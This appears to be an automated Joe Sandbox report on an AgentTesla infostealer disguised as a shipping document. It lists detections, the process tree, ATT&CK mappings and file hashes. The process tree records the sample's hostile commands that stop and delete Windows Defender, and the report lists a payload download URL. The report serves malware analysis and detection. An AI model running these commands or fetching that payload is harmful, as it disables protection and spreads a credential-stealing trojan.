
**ID:** 492154
**Sample Name:** VESSEL PARTICULARS - NYK LINE.doc.exe
**Cookbook:** default.jbs
**Time:** 12:16:19
**Date:** 28/09/2021
**Version:** 33.0.0 White Diamond

# Table of Contents


# Windows Analysis Report VESSEL PARTICULARS - NYK...

## Overview


### General Information

| | |
|---|---|
| Sample Name: | VESSEL PARTICULARS - NYK LINE.doc.exe |
| Analysis ID: | 492154 |
| MD5: | 93445df2c963628. |
| SHA1: | 645f936406b04fb.. |
| SHA256: | ecb4fe719a7fc13.. |
| Tags: | exe |
| Infos: | |

Most interesting Screenshot:



### Detection





AgentTesla

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Sigma detected: Suspicious Double ...
- Multi AV Scanner detection for subm...
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp...
- Machine Learning detection for samp...
- Machine Learning detection for dropp...
- Sigma detected: Powershell Used T...
- Uses an obfuscated file name to hid...
- Uses 32bit PE files
- Queries the volume information (nam...
- May sleep (evasive loops) to hinder ...

### Classification



## Process Tree

- **System is w10x64**
- VESSEL PARTICULARS - NYK LINE.doc.exe (PID: 5204 cmdline: 'C:\Users\user\Desktop\VESSEL PARTICULARS - NYK LINE.doc.exe' MD5: 93445DF2C96362810E0395C5C867700E)
  - powershell.exe (PID: 1688 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Test-Connection www.bing.com MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5236 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5176 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Test-Connection www.google.com MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4124 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5512 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Test-Connection www.facebook.com MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6184 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6896 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Test-Connection www.twitter.com MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6904 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AdvancedRun.exe (PID: 6200 cmdline: 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /EXEFilename 'C:\Windows\System32\sc.exe' /WindowState 0 /CommandLine 'stop WinDefend' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 5296 cmdline: 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /SpecialRun 4101d8 6200 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - AdvancedRun.exe (PID: 1308 cmdline: 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /EXEFilename 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' /WindowState 0 /CommandLine 'rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6276 cmdline: 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /SpecialRun 4101d8 1308 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - VESSEL PARTICULARS - NYK LINE.doc.exe (PID: 6248 cmdline: C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe MD5: 93445DF2C96362810E0395C5C867700E)
  - VESSEL PARTICULARS - NYK LINE.doc.exe (PID: 6412 cmdline: C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe MD5: 93445DF2C96362810E0395C5C867700E)
  - VESSEL PARTICULARS - NYK LINE.doc.exe (PID: 2316 cmdline: C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe MD5: 93445DF2C96362810E0395C5C867700E)
  - VESSEL PARTICULARS - NYK LINE.doc.exe (PID: 6320 cmdline: C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe MD5: 93445DF2C96362810E0395C5C867700E)
  - VESSEL PARTICULARS - NYK LINE.doc.exe (PID: 5088 cmdline: C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe MD5: 93445DF2C96362810E0395C5C867700E)
  - VESSEL PARTICULARS - NYK LINE.doc.exe (PID: 4124 cmdline: C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe MD5: 93445DF2C96362810E0395C5C867700E)
  - VESSEL PARTICULARS - NYK LINE.doc.exe (PID: 6840 cmdline: C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe MD5: 93445DF2C96362810E0395C5C867700E)
- **cleanup**

# Malware Configuration

No configs have been found

# Yara Overview

## Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 0000001D.00000002.775407725.000000000402000.00000040.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 0000001D.00000002.775407725.000000000402000.00000040.00000001.sdmp | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security | |
| 00000000.00000002.503892800.0000000003E61000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 00000000.00000002.503892800.0000000003E61000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security | |
| 00000000.00000003.493088206.00000000040F8000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| Click to see the 7 entries | | | | |

## Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 0.2.VESSEL PARTICULARS - NYK LINE.doc.exe.3e69930.3.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 0.2.VESSEL PARTICULARS - NYK LINE.doc.exe.3e69930.3.unpack | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security | |
| 0.3.VESSEL PARTICULARS - NYK LINE.doc.exe.4138aa8.5.raw.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 0.3.VESSEL PARTICULARS - NYK LINE.doc.exe.4138aa8.5.raw.unpack | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security | |
| 0.3.VESSEL PARTICULARS - NYK LINE.doc.exe.4110a88.4.raw.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| Click to see the 5 entries | | | | |

# Sigma Overview

**System Summary:**

- Sigma detected: Suspicious Double Extension
- Sigma detected: Powershell Used To Disable Windows Defender AV Security Monitoring
- Sigma detected: PowerShell Script Run in AppData
- Sigma detected: Non Interactive PowerShell
- Sigma detected: T1086 PowerShell Execution

# Jbx Signature Overview

Click to jump to signature section

**AV Detection:**

- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

## System Summary:

## Hooking and other Techniques for Hiding and Protection:

**Uses an obfuscated file name to hide its real file extension (double extension)**

## Malware Analysis System Evasion:

**Yara detected AntiVM3**

## Stealing of Sensitive Information:

**Yara detected AgentTesla**


## Remote Access Functionality:

**Yara detected AgentTesla**

# Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Native API 1 | Application Shimming 1 | Exploitation for Privilege Escalation 1 | Disable or Modify Tools 1 | Input Capture 1 | File and Directory Discovery 1 | Remote Services | Archive Collected Data 1 1 | Exfiltration Over Other Network Medium | Ingress Tool Transfer 1 | Eavesdrop o Insecure Network Communicat |
| Default Accounts | Service Execution 2 | Windows Service 1 | Application Shimming 1 | Deobfuscate/Decode Files or Information 1 1 | LSASS Memory | System Information Discovery 1 3 | Remote Desktop Protocol | Input Capture 1 | Exfiltration Over Bluetooth | Encrypted Channel 1 1 | Exploit SS7 t Redirect Phc Calls/SMS |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Access Token Manipulation 1 | Obfuscated Files or Information 1 2 | Security Account Manager | Query Registry 1 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Application Layer Protocol 2 | Exploit SS7 t Track Device Location |
| Local Accounts | At (Windows) | Logon Script (Mac) | Windows Service 1 | Timestomp 1 | NTDS | Security Software Discovery 1 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 3 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Process Injection 1 1 | Masquerading 1 1 | LSA Secrets | Virtualization/Sandbox Evasion 2 1 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communicat |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Virtualization/Sandbox Evasion 2 1 | Cached Domain Credentials | Process Discovery 2 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Access Token Manipulation 1 | DCSync | Application Window Discovery 1 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port | Rogue Wi-Fi Access Poin |
| Drive-by Compromise | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job | Process Injection 1 1 | Proc Filesystem | Remote System Discovery 1 | Shared Webroot | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol | Application Layer Protocol | Downgrade t Insecure Protocols |


# Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.




## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| VESSEL PARTICULARS - NYK LINE.doc.exe | 59% | Virustotal | | Browse |
| VESSEL PARTICULARS - NYK LINE.doc.exe | 31% | Metadefender | | Browse |
| VESSEL PARTICULARS - NYK LINE.doc.exe | 86% | ReversingLabs | ByteCode-MSIL.Trojan.AgentTesla | |
| VESSEL PARTICULARS - NYK LINE.doc.exe | 100% | Joe Sandbox ML | | |

### Dropped Files

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe | 100% | Joe Sandbox ML | | |
| C:\Users\user\AppData\Local\Temp\AdvancedRun.exe | 0% | Virustotal | | Browse |
| C:\Users\user\AppData\Local\Temp\AdvancedRun.exe | 3% | Metadefender | | Browse |
| C:\Users\user\AppData\Local\Temp\AdvancedRun.exe | 0% | ReversingLabs | | |
| C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe | 59% | Virustotal | | Browse |
| C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe | 31% | Metadefender | | Browse |
| C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe | 86% | ReversingLabs | ByteCode-MSIL.Trojan.AgentTesla | |

### Unpacked PE Files

**No Antivirus matches**

## Domains

No Antivirus matches

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://ocsp.sectigo.com0 | 0% | URL Reputation | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0# | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0# | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://https://sectigo.com/CPS0C | 0% | URL Reputation | safe | |
| http://https://sectigo.com/CPS0D | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip | 0% | URL Reputation | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| star-mini.c10r.facebook.com | 157.240.9.35 | true | false | | high |
| twitter.com | 104.244.42.129 | true | false | | high |
| www.google.com | 142.250.185.196 | true | false | | high |
| store2.gofile.io | 31.14.69.10 | true | false | | high |
| www.facebook.com | unknown | unknown | false | | high |
| www.twitter.com | unknown | unknown | false | | high |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://https://store2.gofile.io/download/956f4086-c03d-4dbb-9647-f6db09f6a8b5/lyybawggybiqbtxofebfdynt.dll | false | | high |

## URLs from Memory and Binaries

## Contacted IPs

### Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 31.14.69.10 | store2.gofile.io | Virgin Islands (BRITISH) | | 199483 | LINKER-ASFR | false |

### Private

| IP |
| --- |
| 192.168.2.1 |

# General Information

| | |
| --- | --- |
| Joe Sandbox Version: | 33.0.0 White Diamond |
| Analysis ID: | 492154 |
| Start date: | 28.09.2021 |
| Start time: | 12:16:19 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 15m 51s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | VESSEL PARTICULARS - NYK LINE.doc.exe |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 32 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.evad.winEXE@35/20@49/2 |
| EGA Information: | Failed |
| HDC Information: | • Successful, ratio: 88.9% (good quality ratio 83.7%)<br>• Quality average: 81.6%<br>• Quality standard deviation: 27.8% |
| HCA Information: | • Successful, ratio: 82%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .exe<br>• Override analysis time to 240s for sample based on specific behavior |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
| --- | --- | --- |
| 12:17:30 | API Interceptor | 147x Sleep call for process: powershell.exe modified |
| 12:19:18 | API Interceptor | 811x Sleep call for process: VESSEL PARTICULARS - NYK LINE.doc.exe modified |

# Joe Sandbox View / Context

## IPs

| No context |
| --- |

## Domains

No context

## ASN

No context

## JA3 Fingerprints

No context

## Dropped Files

No context

# Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\VESSEL PARTICULARS - NYK LINE.doc.exe.log | |
|---|---|
| Process: | C:\Users\user\Desktop\VESSEL PARTICULARS - NYK LINE.doc.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | modified |
| Size (bytes): | 1119 |
| Entropy (8bit): | 5.356708753875314 |
| Encrypted: | false |
| SSDEEP: | 24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzd |
| MD5: | 3197B1D4714B56F2A6AC9E83761739AE |
| SHA1: | 3B38010F0DF51C1D4D2C020138202DABB686741D |
| SHA-256: | 40586572180B85042FEFED9F367B43831C5D269751D9F3940BBC29B41E18E9F6 |
| SHA-512: | 58EC975A53AD9B19B425F6C6843A94CC280F794D436BBF3D29D8B76CA1E8C2D8883B3E754F9D4F2C9E9387FE88825CCD9919369A5446B1AFF73EDBE07FA94D<br>8 |
| Malicious: | **true** |
| Reputation: | unknown |
| Preview: | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21 |

| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 19732 |
| Entropy (8bit): | 5.601737779976581 |
| Encrypted: | false |
| SSDEEP: | 384:jtNzXnq0+/aa4rIubCLnYSBKnUgul9tqpaeQ99gtqceZgVjpwSVyY3:qtbuiY4KBul7aat8EgVjplL3 |
| MD5: | 67E3C6A1F09FBDFB78277D8465344B09 |
| SHA1: | D7CA81E221C0A645B5D71811013E9874EB6FD210 |
| SHA-256: | E37FC23E37B031261CCE67E4BC4B05784FF02DFF5111447C257587156848E1F9 |
| SHA-512: | 7936F63C184C5E7DF4A1870C743805DC0BDE1DD878472854CAEE4C4A3AB476AAD32C6EE0C36A3E143CB55A92E24BD4A50FC4CBF4DC4E2A27D3DE0B94E9C1<br>675 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | @...e.....t.....t.....R.....@.....H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....System.Configuration.Ins |

| C:\Users\user\AppData\Local\Temp\AdvancedRun.exe |
|---|

| C:\Users\user\AppData\Local\Temp\AdvancedRun.exe | |
|---|---|
| Process: | C:\Users\user\Desktop\VESSEL PARTICULARS - NYK LINE.doc.exe |
| File Type: | PE32 executable (GUI) Intel 80386, for MS Windows |
| Category: | dropped |
| Size (bytes): | 91000 |
| Entropy (8bit): | 6.241345766746317 |
| Encrypted: | false |
| SSDEEP: | 1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3 |
| MD5: | 17FC12902F4769AF3A9271EB4E2DACCE |
| SHA1: | 9A4A1581CC3971579574F837E110F3BD6D529DAB |
| SHA-256: | 29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B |
| SHA-512: | 036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA |
| Malicious: | **true** |
| Antivirus: | • Antivirus: Virustotal, Detection: 0%, Browse<br>• Antivirus: Metadefender, Detection: 3%, Browse<br>• Antivirus: ReversingLabs, Detection: 0% |
| Reputation: | unknown |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....()..... )..+)...(.....()..... ).....*).....*)..<br>Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p.....<br><.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@.....<br>..... |

| C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe | |
|---|---|
| Process: | C:\Users\user\Desktop\VESSEL PARTICULARS - NYK LINE.doc.exe |
| File Type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | dropped |
| Size (bytes): | 393216 |
| Entropy (8bit): | 2.6309833530297553 |
| Encrypted: | false |
| SSDEEP: | 3072:qx4Jmb4+WHRWm+3TkQ/b62tN+mbjOKC1g2L4o:qvb4+WZQJ0 |
| MD5: | 93445DF2C96362810E0395C5C867700E |
| SHA1: | 645F936406B04FBFB737BBFFB5678D5255C6EC34 |
| SHA-256: | ECB4FE719A7FC1365D70EC9DB8B3C74CB4BF8968324C25D3817FCC5628FAE6FA |
| SHA-512: | BFCFC7C220963F8269537B737D71251DFE3A9F6A800E7D65E3A1FD449A4F3F9E12C7F202075430O9F8655A4FDFA672A11173DE27E682478DA4F15A0875F3BAE8 |
| Malicious: | **true** |
| Antivirus: | • Antivirus: Joe Sandbox ML, Detection: 100%<br>• Antivirus: Virustotal, Detection: 59%, Browse<br>• Antivirus: Metadefender, Detection: 31%, Browse<br>• Antivirus: ReversingLabs, Detection: 86% |
| Reputation: | unknown |
